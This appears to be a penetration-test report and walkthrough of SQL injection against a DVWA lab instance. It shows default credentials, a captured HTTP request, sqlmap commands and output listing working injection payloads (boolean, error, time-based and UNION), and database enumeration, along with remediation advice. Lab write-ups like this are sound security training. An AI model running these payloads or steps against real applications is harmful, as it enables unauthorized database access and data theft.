SQL Injection Exploitation – DVWA (PTES Report)

Executive Summary:

A penetration test was conducted against the DVWA application hosted on 192.168.188.130. The objective was to identify and exploit SQL injection vulnerabilities using automated tools. Testing confirmed a critical SQL injection flaw in the GET parameter id, allowing database interaction and potential data extraction.

Technical Details:

Using sqlmap with a captured HTTP request (req.txt), multiple SQL injection techniques were identified, including boolean-based blind, error-based, time-based blind, and UNION-based injection. The backend database was identified as MySQL (>= 4.1), running on an Apache 2.2.8 server with PHP 5.2.4 on Ubuntu Linux.

Example payload:
id=1' UNION ALL SELECT CONCAT(...),NULL#
The vulnerability allows attackers to enumerate databases, extract sensitive data, and potentially escalate privileges depending on database permissions.

Impact:

This vulnerability poses a critical risk, enabling unauthorized access to backend data, credential dumping, and possible system compromise.
Remediation:


- Use parameterized queries (prepared statements)
- Implement input validation and sanitization
- Disable verbose database error messages
- Apply least privilege to database accounts
- Regularly update server components

Conclusion:


The application is critically vulnerable to SQL injection and requires immediate remediation to prevent exploitation.

Exploitation Steps


Login with to the dVWA with default credentials of *admin:password,* then proceed to the following page:
http://192.168.188.130/dvwa/vulnerabilities/sqli/




Start our Burpsuite and go to proxy tab and enable intercept option



Give a random value in user ID field and click on submit



Our request will be successfully captured



Put our captured request in a text file

```
0:1:zsh - "WeAreChecking"
File  Actions  Edit  View  Help
  GNU nano 8.3                                                req.txt
GET /dvwa/vulnerabilities/sqli/?id=001&Submit=Submit HTTP/1.1
Host: 192.168.188.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.188.130/dvwa/vulnerabilities/sqli/
Cookie: security=high; PHPSESSID=de08182a1481d2dc553eaca6a8917c96
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Run sqlmap

```
kali@WeAreChecking ~ >> sqlmap -r req.txt
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respo
ocal, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr

[*] starting @ 12:07:00 /2026-03-26/

[12:07:00] [INFO] parsing HTTP request from 'req.txt'
[12:07:00] [INFO] testing connection to the target URL
[12:07:00] [INFO] testing if the target URL content is stable
[12:07:01] [INFO] target URL content is stable
[12:07:01] [INFO] testing if GET parameter 'id' is dynamic
[12:07:01] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:07:01] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:07:01] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[12:07:01] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
```

We were able to successfully find vulnerable parameter called *id* .

```
l
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 2485=2485#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR
    Payload: id=1' AND ROW(2504,7032)>(SELECT COUNT(*),CONCAT(0x7170766b71,(SELECT (ELT(250
LECT 3985 UNION SELECT 9572 UNION SELECT 7905)a GROUP BY x)-- ixrd&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6348 FROM (SELECT(SLEEP(5)))ZSdB)-- RHfh&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7170766b71,0x764c4b786e497a794b74595953687776
bmit=Submit
```

Further we enumerate and dump databases.

```
kali@WeAreChecking ~ >> sqlmap -r req.txt --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
[12:09:26] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```